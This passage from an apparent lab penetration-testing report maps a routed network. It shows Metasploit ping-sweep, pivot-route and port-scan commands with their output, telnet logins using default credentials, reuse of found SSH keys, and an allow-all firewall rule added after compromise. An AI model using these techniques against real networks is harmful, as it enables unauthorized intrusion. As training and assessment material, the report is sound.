O   192.168.0.228/30 [110/10] is directly connected, eth2, 07:51:25
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 07:50:34
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 07:50:24
```

Figure 23

The subnet directly connected to the eth1 interface was explored next. A *Nmap* scan result was found matching an address in the usable host address range and this connected device was named **PC2**.

After gaining shell access to PC2 (see section 3.2.1), it was confirmed to be a multi-homed system which meant it was connected to a second subnetwork.




Figure 24

After using *Metasploit* to login to PC2 via SSH and upgrading the session to a *meterpreter* shell, pivoting was used to discover a new host with the IP address of 13.13.13.13 (Figures 24-27). A TCP scan on the newly discovered system revealed that it had an SSH service running on it (Figure 28).




Figure 25




Figure 26

```
msf auxiliary(ssh_login) > use post/multi/gather/ping_sweep
msf post(ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       IP Range to perform ping sweep against.
   SESSION                   yes       The session to run this module on.

msf post(ping_sweep) > set RHOSTS 13.13.13.0/24
RHOSTS => 13.13.13.0/24
msf post(ping_sweep) > set session 1
session => 1
msf post(ping_sweep) > exploit

[*] Performing ping sweep for IP range 13.13.13.0/24
[*]     13.13.13.12 host found
[*]     13.13.13.13 host found
[*] Post module execution completed
```

Figure 27

```
msf auxiliary(ssh_login) > route add 13.13.13.0 255.255.255.0 2
[*] Route added
msf auxiliary(ssh_login) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   13.13.13.0         255.255.255.0      Session 2

[*] There are currently no IPv6 routes defined.
```

Figure 28

```
msf auxiliary(ssh_login) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 13.13.13.13
RHOSTS => 13.13.13.13
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > exploit

[*] 13.13.13.13:          - 13.13.13.13:22 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 29

This system was named **PC3** and later after gaining access to this system (see Appendix C), it was discovered that there weren't any other subnetworks connected to it (figure 29).

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:7d48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7144 (7.1 KB)  TX bytes:16130 (16.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12689 (12.6 KB)  TX bytes:12689 (12.6 KB)
```

Figure 30

At this point, the network looked like the following:




Figure 31

Similarly, as with Router1's routing table, the routing table for Router2 was studied (Figure 31). The eth2 interface was directly connected to the next subnet (Figure 32) and again there were only two usable host addresses (Router2's eth2 .229 and .230) so the next device looked like another router. The *Nmap* scan for 192.168.0.230 supported this and again access was gained by logging into telnet using the default credentials. The router was named **Router3**.

As before, the enabled interfaces and routing table was viewed to find unexplored subnets.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 32

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 07:25:00
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 07:25:00
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 07:24:46
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 07:24:53
O   192.168.0.128/27 [110/10] is directly connected, eth1, 07:26:20
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 07:25:00
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 07:25:00
O   192.168.0.228/30 [110/10] is directly connected, eth0, 07:26:20
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 07:26:20
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 07:24:55
```

Figure 33

PC4 was discovered using the new information and finding a *Nmap* scan that fit into the usable host range for the eth1 subnet. After accessing this host, it had a single network interface similar to PC1 and PC3, and no new subnets were discovered to start from it (Figure 33). An SSH folder was found on the pc which stored the RSA private and public keys for the user *xadmin* (Figure 34). These two keys were used later to access certain hosts (see Appendix C).




Figure 34




Figure 35

There were no *Nmap* results for any host on the *192.168.0.232/30* subnet which raised a flag for a possible firewall and a note was made to return to it later and to look for other proof that pointed towards it being one.

There was a *Nmap* scan result for a host with the IP address of *192.168.0.242* which was a usable host address on the *192.168.0.240/30* subnet mentioned in the routing table (Figure 32). The scan results showed it had an Apache web server running on it so *dirb* was used again to discover folders and files and a folder called cgi-bin was found (Figure 36). This was exploited later on to gain access into the system, and the process is described in section 3.3.1. A traceroute from the Kali machine to this HTTP server showed that there was a machine with the address of *192.168.0.234* sitting between the two so this was another hint that there was a firewall present in the network (Figure 37).




Figure 36




Figure 37




Figure 38

After this some file system exploration was done and after a while two different ways were discovered to gain access to a pfSense firewall with the IP address of 192.168.0.234. The whole process of gaining access to it can be found in Appendix F.




Figure 39

After gaining access to the firewall dashboard, a new rule was added to each of its interfaces to allow all traffic inside the whole network (Figure 39).




Figure 40

At this point the network diagram looked like the following:




Figure 41

After running a new *Nmap* scan to discover the rest of the systems, a fourth router was discovered with the IP address of *192.168.0.97* and it was named **Router4**. Again, the usual commands were run to view its configurations (Figures 41 & 42).

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 42

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 05:36:42
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 05:36:42
O   192.168.0.64/27 [110/10] is directly connected, eth1, 05:37:48
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 05:37:48
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 05:36:42
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 05:36:42
